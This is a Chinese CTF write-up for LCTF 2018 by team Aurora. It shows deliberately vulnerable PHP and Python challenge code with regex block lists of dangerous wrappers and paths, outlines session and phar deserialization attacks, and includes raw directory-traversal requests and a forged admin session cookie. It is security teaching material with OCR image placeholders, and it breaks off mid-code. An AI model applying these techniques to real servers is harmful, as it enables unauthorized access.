LCTF 2018 Writeup -- Aurora

Decade / 2018-11-19 12:08:00 / 浏览数 5009 安全技术 CTF 顶(0) 踩(0)

Team: Aurora

首先感谢L-CTF出题的师傅们为我们带来了一场精彩的CTF比赛，出题和运维的大佬们都辛苦了！

[TOC]

Misc

签到题

计算器算出来答案是-2

Web

bestphp's revenge

打开题目发现有点像2018Xctf-final决赛的一道题

```
<?php
highlight_file(__FILE__);
$b  =  'implode';
call_user_func($_GET[f],$_POST);
session_start();
if(isset($_GET[name])){
        $_SESSION[name]  =  $_GET[name];
}
var_dump($_SESSION);
$a  =  array(reset($_SESSION),'welcome_to_the_lctf2018');
call_user_func($b,$a);
?>
array(0) { }
```

首先这道题有一个回调函数，参数可控，session的内容也可控，同时扫描后台还发现了flag.php,如下

```
session_start();
echo 'only localhost can get flag!';
$flag = 'LCTF{*************************}';
if($_SERVER["REMOTE_ADDR"]==="127.0.0.1"){
      $_SESSION['flag'] = $flag;
  }
only localhost can get flag!
```

题目开始之后给了个hint：反序列化。

参考：PHP中SESSION反序列化机制

php中的session中的内容并不是放在内存中的，而是以文件的方式来存储的，存储方式就是由配置项session.save_handler来进行确定的，默认是以文件的方式存储。存储的文件是以sess_sessionid来进行命名的，文件的内容就是session值的序列化之后的内容。

在php_serialize引擎下：

```
<?php
ini_set('session.serialize_handler', 'php_serialize');
session_start();
$_SESSION['name'] = 'spoock';
var_dump();
?>
```

SESSION文件的内容是`a:1:{s:4:"name";s:6:"spoock";}`。`a:1`是使用php_serialize进行序列话都会加上。同时使用php_serialize会将session中的key和value都会进行序列化。

在php_binary引擎下：

```
<?php
ini_set('session.serialize_handler', 'php_binary');
session_start();
$_SESSION['name'] = 'spoock';
var_dump();
?>
```


先知社区


php的默认是php引擎，所以我们想要利用，需要先把引擎修改为php_serialize。

从flag.php可以看到，想要把flag写进session，需要本地访问，这里想到ssrf，而之前暨南大学招新赛的一道web题中提到了soap导致的ssrf，这个soap这个内置类刚好符合

于是思路就有了，通过session反序列化攻击，触发ssrf去访问flag.php页面，把flag写进session里面。但是这里注意到，触发ssrf是如果不带上自己cookie去访问的话，是写


下面是攻击过程






```php
class myclass {
    static function say_hello()
    {
        echo "Hello!\n";
    }
}

$classname = "myclass";

call_user_func(array($classname, 'say_hello'));
call_user_func($classname .'::say_hello'); // As of 5.2.3

$myobject = new myclass();

call_user_func(array($myobject, 'say_hello'));

?>
```

然后通过变量覆盖，回调函数让soap去调用welcome_to_the_lctf2018方法，不存在，去调用_call方法，触发ssrf，写入session，最终得到flag



T4lk 1s ch34p,sh0w m3 the sh31l

题目给了源码

```
<?php

$SECRET  = `../read_secret`;
$SANDBOX = "../data/" . md5($SECRET. $_SERVER["REMOTE_ADDR"]);
$FILEBOX = "../file/" . md5("K0rz3n". $_SERVER["REMOTE_ADDR"]);
@mkdir($SANDBOX);
@mkdir($FILEBOX);



if (!isset($_COOKIE["session-data"])) {
   $data = serialize(new User($SANDBOX));
   $hmac = hash_hmac("md5", $data, $SECRET);
   setcookie("session-data", sprintf("%s-----%s", $data, $hmac));
}


class User {
   public $avatar;
   function __construct($path) {
       $this->avatar = $path;
   }
}


class K0rz3n_secret_flag {
   protected $file_path;
   function __destruct(){
       if(preg_match('/(log|etc|session|proc|read_secret|history|class)/i', $this->file_path)){
           die("Sorry Sorry Sorry");
       }
   include_once($this->file_path);
}
}


function check_session() {
   global $SECRET;
   $data = $_COOKIE["session-data"];
```

```
    list($data, $hmac) = explode("-----", $data, 2);
    if (!isset($data, $hmac) || !is_string($data) || !is_string($hmac)){
        die("Bye");
    }
    if ( !hash_equals(hash_hmac("md5", $data, $SECRET), $hmac) ){
        die("Bye Bye");
    }
    $data = unserialize($data);

    if ( !isset($data->avatar) ){
        die("Bye Bye Bye");
    }
    return $data->avatar;
}


function upload($path) {
    if(isset($_GET['url'])){
         if(preg_match('/^(http|https).*/i', $_GET['url'])){
            $data = file_get_contents($_GET["url"] . "/avatar.gif");
            if (substr($data, 0, 6) !== "GIF89a"){
                die("Fuck off");
            }
            file_put_contents($path . "/avatar.gif", $data);
            die("Upload OK");
        }else{
            die("Hacker");
        }
    }else{
        die("Miss the URL~~");
    }
}


function show($path) {
    if ( !is_dir($path) || !file_exists($path . "/avatar.gif")) {

        $path = "/var/www";
    }
    header("Content-Type: image/gif");
    die(file_get_contents($path . "/avatar.gif"));
}


function check($path){
    if(isset($_GET['c'])){
        if(preg_match('/^(ftp|php|zlib|data|glob|phar|ssh2|rar|ogg|expect)(.|\\s)*|(.|\\s)*(file)(.|\\s)*/i',$_GET['c'])){
            die("Hacker Hacker Hacker");
        }else{
            $file_path = $_GET['c'];
            list($width, $height, $type) = @getimagesize($file_path);
            die("Width is ■" . $width." px<br>" .
                "Height is ■" . $height." px<br>");
        }
    }else{
        list($width, $height, $type) = @getimagesize($path."/avatar.gif");
        die("Width is ■" . $width." px<br>" .
            "Height is ■" . $height." px<br>");
    }
}


function move($source_path,$dest_name){
    global $FILEBOX;
    $dest_path = $FILEBOX . "/" . $dest_name;
    if(preg_match('/(log|etc|session|proc|root|secret|www|history|file|\.\.|ftp|php|phar|zlib|data|glob|ssh2|rar|ogg|expect|htt
        die("Hacker Hacker Hacker");
    }else{
        if(copy($source_path,$dest_path)){
```

```
            die("Successful copy");
        }else{
            die("Copy failed");
        }
    }
}
```


```
$mode = $_GET["m"];

if ($mode == "upload"){
     upload(check_session());
}
else if ($mode == "show"){
    show(check_session());
}
else if ($mode == "check"){
    check(check_session());
}
else if($mode == "move"){
    move($_GET['source'],$_GET['dest']);
}
else{

    highlight_file(__FILE__);
}

include("./comments.html");
```

这题应该是HITCON2017的一道题的改版，通过阅读代码，思路如下：


上传一个phar包改名为avatar.gif，然后上传到vps，upload上去，然后check的时候触发反序列化，然后包含进来，执行命令

参考：https://xz.aliyun.com/t/3190

这里触发反序列化是用到了getimagesize($file_path)这个函数。



然后利用类似
参考：https://blog.zsxsoft.com/post/38中提到的来绕过正则
最终得到flag



L playground2

这道题是赛后半个小时后做出来的，都怪在线逆pyc辣鸡2333
打开得到题目源码

```
import re
import os
http_schema = re.compile(r"https?")
url_parser = re.compile(r"(\w+)://([\w\-@\.:]+)/?([\w/_\-@&\?\.=%()]+)?(#[\w\-@&_\?()/%]+)?")
base_dir = os.path.dirname(os.path.abspath(__file__))
sandbox_dir = os.path.join(os.path.dirname(os.path.abspath(__file__)), "sandbox")
def parse_file(path):
   filename = os.path.join(sandbox_dir, path)
   if "./" in filename or ".." in filename:
       return "invalid content in url"
   if not filename.startswith(base_dir):
       return "url have to start with %s" % base_dir
```

```
    if filename.endswith("py") or "flag" in filename:
        return "invalid content in filename"
    if os.path.isdir(filename):
        file_list = os.listdir(filename)
        return ", ".join(file_list)
    elif os.path.isfile(filename):
        with open(filename, "rb") as f:
            content = f.read()
        return content
    else:
        return "can't find file"
def parse(url):
    fragments = url_parser.findall(url)
    if len(fragments) != 1 or len(fragments[0]) != 4:
        return("invalid url")
    schema = fragments[0][0]
    host = fragments[0][1]
    path = fragments[0][2]
    if http_schema.match(schema):
        return "It's a valid http url"
    elif schema == "file":
        if host != "sandbox":
            return "wrong file path"
        return parse_file(path)
    else:
        return "unknown schema"

@app.route('/sandbox')
def render_static():
    url = request.args.get("url")
    try:
        if url is None or url == "":
            content = "no url input"
        else:
            content = parse(url)
        resp = make_response(content)
    except Exception:
        resp = make_response("url error")
    resp.mimetype = "text/plain"
    return resp
```

```
GET /sandbox?url=file://sandbox//&token=BCTx1R1TQQ/0Qo8E8NwglHa8BJQipjiFVnQgvmHfUSjQ7GVHGaBHabYJwywh0zpCwZg/CciQlNwSqF6gqP3YZvpFYnUSSmxwAmY3foQCL0uY6c0bdORWi4DAnYDEY47rHclDWt2CG/XYfF69ZvtpBw== HTTP/1.1
Host: 212.64.7.239
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://212.64.7.239/
Connection: close
Cookie: user=LBBTQ4KQ.1e18371f62538926322cb43c760f9d624428201f883baf0e0a665a664e29757cc826302f0c2a337d
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Sun, 18 Nov 2018 17:18:57 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 50
Connection: close

url have to start with /var/www/project/playground
```

先知社区

```
GET
/sandbox?url=file://sandbox//var/www/project/playground&token=BCTx1R1TQQ/0Qo8E8NwglHa8BJQipjiFVnQgvmHfUSjQ7GVHGaBHabYJwywh0zpCwZg/CciQINwSqF6gqP3YZvpFYnUSSmxwAmY3foQCL0uY6c0bdORWi4DAnYDEY47rHclDWt2CG/XYfF69ZvtpBw== HTTP/1.1
Host: 212.64.7.239
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://212.64.7.239/
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Sun, 18 Nov 2018 17:19:34 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 99
Connection: close

flag.py, main.py, static, parser.py, sandbox, session.py, hash.py, templates, __pycache__, utils.py
```

```
GET
/sandbox?url=file://sandbox//var/www/project/playground/__pycache__&token=BCTx1R1TQQ/0Qo8E8NwglHa8BJQipjiFVnQgvmHfUSjQ7GVHGaBHabYJwywh0zpCwZg/CciQINwSqF6gqP3YZvpFYnUSSmxwAmY3foQCL0uY6c0bdORWi4DAnYDEY47rHclDWt2CG/XYfF69ZvtpBw== HTTP/1.1
Host: 212.64.7.239
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://212.64.7.239/
Connection: close
Cookie:
user=LBBTQ4KQ.1e18371f62538926322cb43c760f9d624428201f883baf0e0a665a664e
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Sun, 18 Nov 2018 17:20:01 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 130
Connection: close

main.cpython-37.pyc, session.cpython-37.pyc, parser.cpython-37.pyc, hash.cpython-37.pyc, flag.cpython-37.pyc, utils.cpython-37.pyc
```

然后通过逆pyc文件得到main.py，hash.py，session.p，utils.py
源码后面给出

```python
def index():
    user = request.cookies.get('user', '')
    try:
        username = session_decode(user)
    except Exception:
        username = get_username()
        content = escape(username)
    else:
        if username == 'admin':
            content = escape(FLAG)
        else:
            content = escape(username)

    resp = make_response(render_template('main.html', content=content))
    return resp
```

```python
def session_decode(info):
    info_list = str.split(info, '.')
    if len(info_list) != 2:
        raise Exception('error info')
    info_ = decode(info_list[0])
    if not hash_verify(info_list[1], info_):
        raise Exception('hash wrong')
    return info_
```

```
def grouping(self, inBufGroup):
    hexdigest_group = ''
    for inBuf in inBufGroup:
        self.insert(inBuf)
        hexdigest_group += self.hexdigest()

    return hexdigest_group
```


先知社区

可以看到这里的hexdigest_group是一位一位加密得到的，所以我们只要分别得到a,d,m,i,n的hexdigest_group，这里通过不断清cookie得到即可伪造admin得到flag

```
a:b962d95efd252479
d:84407154c863ef36
m:e80346042c47531a
i:6e1beb0db216d969
n:b020cd1cf4031b57

MFSG22LO.b962d95efd25247984407154c863ef36e80346042c47531a6e1beb0db216d969b020cd1cf4031b57
```

Hello user: LCTF{m@y_7h3_f0rc3_6e_w1th_y0u_Dvzq2}

点击打开新世界的大门



main.py

```
# uncompyle6 version 3.2.3
# Python bytecode 3.7 (3394)
# Decompiled from: Python 2.7.15 (v2.7.15:ca079a3ea3, Apr 30 2018, 16:30:26) [MSC v.1500 64 bit (AMD64)]
# Embedded file name: main.py
# Size of source mod 2**32: 1135 bytes
from flask import Flask, escape, request, make_response, render_template
from session import *
```

```
from utils import *
from flag import FLAG
from parser import parse
app = Flask(__name__)

@app.route('/')
def index():
   user = request.cookies.get('user', '')
   try:
       username = session_decode(user)
   except Exception:
       username = get_username()
       content = escape(username)
   else:
       if username == 'admin':
           content = escape(FLAG)
       else:
           content = escape(username)

   resp = make_response(render_template('main.html', content=content))
   return resp


@app.route('/sandbox')
def render_static():
   if not check_token(request.args.get('token')):
       resp = make_response('invalid request')
   else:
       url = request.args.get('url')
       try:
           if url is None or url == '':
               content = 'no url input'
           else:
               content = parse(url)
           resp = make_response(content)
       except Exception:
           resp = make_response('url error')

       resp.mimetype = 'text/plain'
       return resp


app.run(port=5000)
```

session.py

```
# uncompyle6 version 3.2.3
# Python bytecode 3.7 (3394)
# Decompiled from: Python 2.7.15 (v2.7.15:ca079a3ea3, Apr 30 2018, 16:30:26) [MSC v.1500 64 bit (AMD64)]
# Embedded file name: session.py
# Size of source mod 2**32: 718 bytes
import base64
from hash import MDA
from flag import seed
def encode(info):
   return str(base64.b32encode(bytes(info, 'utf-8')), 'utf-8')


def decode(info):
   return str(base64.b32decode(bytes(info, 'utf-8')), 'utf-8')


def hash_encode(info):
   md = MDA('seed')
   return md.grouping(info)


def hash_verify(hash_info, info):
   return hash_encode(info) == hash_info
```

```
def session_encode(info):
   return '%s.%s' % (encode(info), hash_encode(info))


def session_decode(info):
   info_list = str.split(info, '.')
   if len(info_list) != 2:
       raise Exception('error info')
   info_ = decode(info_list[0])
   if not hash_verify(info_list[1], info_):
       raise Exception('hash wrong')
   return info_

print(session_encode('admin'))
```

hash.py

```
# uncompyle6 version 3.2.4
# Python bytecode 3.7 (3394)
# Decompiled from: Python 2.7.15 (v2.7.15:ca079a3ea3, Apr 30 2018, 16:30:26) [MSC v.1500 64 bit (AMD64)]
# Embedded file name: hash.py
# Size of source mod 2**32: 4512 bytes
__metaclass__ = type
import random, struct

def _bytelist2long(list):
   imax = len(list) // 4
   hl = [0] * imax
   j = 0
   i = 0
   while i < imax:
       b0 = ord(list[j])
       b1 = ord(list[j + 1]) << 8
       b2 = ord(list[j + 2]) << 16
       b3 = ord(list[j + 3]) << 24
       hl[i] = b0 | b1 | b2 | b3
       i = i + 1
       j = j + 4

   return hl


def _rotateLeft(x, n):
   return x << n | x >> 32 - n


def F(x, y, z):
   return x & y | ~x & z


def G(x, y, z):
   return x & z | y & ~z


def H(x, y, z):
   return x ^ y ^ z


def I(x, y, z):
   return y ^ (x | ~z)


def XX(func, a, b, c, d, x, s, ac):
   res = 0
   res = res + a + func(b, c, d)
   res = res + x
   res = res + ac
```

```
    res = res & 65535
    res = _rotateLeft(res, s)
    res = res & 65535
    res = res + b
    return res & 65535


class MDA:

    def __init__(self, seed='lctf2018'):
        self.seed = seed
        self.init()

    def init(self):
        self.length = 0
        self.count = [0, 0]
        self.input = []
        random.seed(self.seed)
        self.A = random.randint(3326, 27529)
        self.B = random.randint(3326, 27529)
        self.C = random.randint(3326, 27529)
        self.D = random.randint(3326, 27529)

    def _transform(self, inp):
        a, b, c, d = A, B, C, D = (
         self.A, self.B, self.C, self.D)
        S11, S12, S13, S14 = (7, 12, 17, 22)
        a = XX(F, a, b, c, d, inp[0], S11, 42104)
        d = XX(F, d, a, b, c, inp[1], S12, 46934)
        c = XX(F, c, d, a, b, inp[2], S13, 28891)
        b = XX(F, b, c, d, a, inp[3], S14, 52974)
        S21, S22, S23, S24 = (5, 9, 14, 20)
        a = XX(G, a, b, c, d, inp[1], S21, 9570)
        b = XX(G, b, c, d, a, inp[0], S24, 51114)
        c = XX(G, c, d, a, b, inp[3], S23, 3463)
        d = XX(G, d, a, b, c, inp[2], S22, 41976)
        S31, S32, S33, S34 = (4, 11, 16, 23)
        a = XX(H, a, b, c, d, inp[1], S31, 59972)
        d = XX(H, d, a, b, c, inp[0], S32, 10234)
        c = XX(H, c, d, a, b, inp[3], S33, 12421)
        b = XX(H, b, c, d, a, inp[2], S34, 22117)
        S41, S42, S43, S44 = (6, 10, 15, 21)
        a = XX(I, a, b, c, d, inp[0], S41, 8772)
        d = XX(I, d, a, b, c, inp[3], S42, 52370)
        b = XX(I, b, c, d, a, inp[1], S44, 24017)
        c = XX(I, c, d, a, b, inp[2], S43, 53947)
        A = A + a & 32767
        B = B + b & 32767
        C = C + c & 32767
        D = D + d & 32767
        self.A, self.B, self.C, self.D = (
         A, B, C, D)

    def update(self, inBuf):
        leninBuf = len(inBuf)
        index = self.count[0] >> 3 & 15
        self.count[0] = self.count[0] + (leninBuf << 3)
        if self.count[0] < leninBuf << 3:
            self.count[1] = self.count[1] + 1
        self.count[1] = self.count[1] + (leninBuf >> 29)
        partLen = 16 - index
        if leninBuf >= partLen:
            self.input[index:] = list(inBuf[:partLen])
            self._transform(_bytelist2long(self.input))
            i = partLen
            while i + 15 < leninBuf:
                self._transform(_bytelist2long(list(inBuf[i:i + 16])))
                i = i + 16
            else:
```

```
                self.input = list(inBuf[i:leninBuf])

        else:
            i = 0
            self.input = self.input + list(inBuf)

    def insert(self, inBuf):
        self.init()
        self.update(inBuf)

    def digest(self):
        A = self.A
        B = self.B
        C = self.C
        D = self.D
        input = [] + self.input
        count = [] + self.count
        index = self.count[0] >> 3 & 15
        if index < 8:
            padLen = 8 - index
        else:
            padLen = 24 - index
        padding = [''] + ['\x00'] * 15
        self.update(padding[:padLen])
        bits = _bytelist2long(self.input[:8]) + count
        self._transform(bits)
        digest = struct.pack('<hhhh', self.A, self.B, self.C, self.D)
        self.A = A
        self.B = B
        self.C = C
        self.D = D
        self.input = input
        self.count = count
        return digest

    def hexdigest(self):
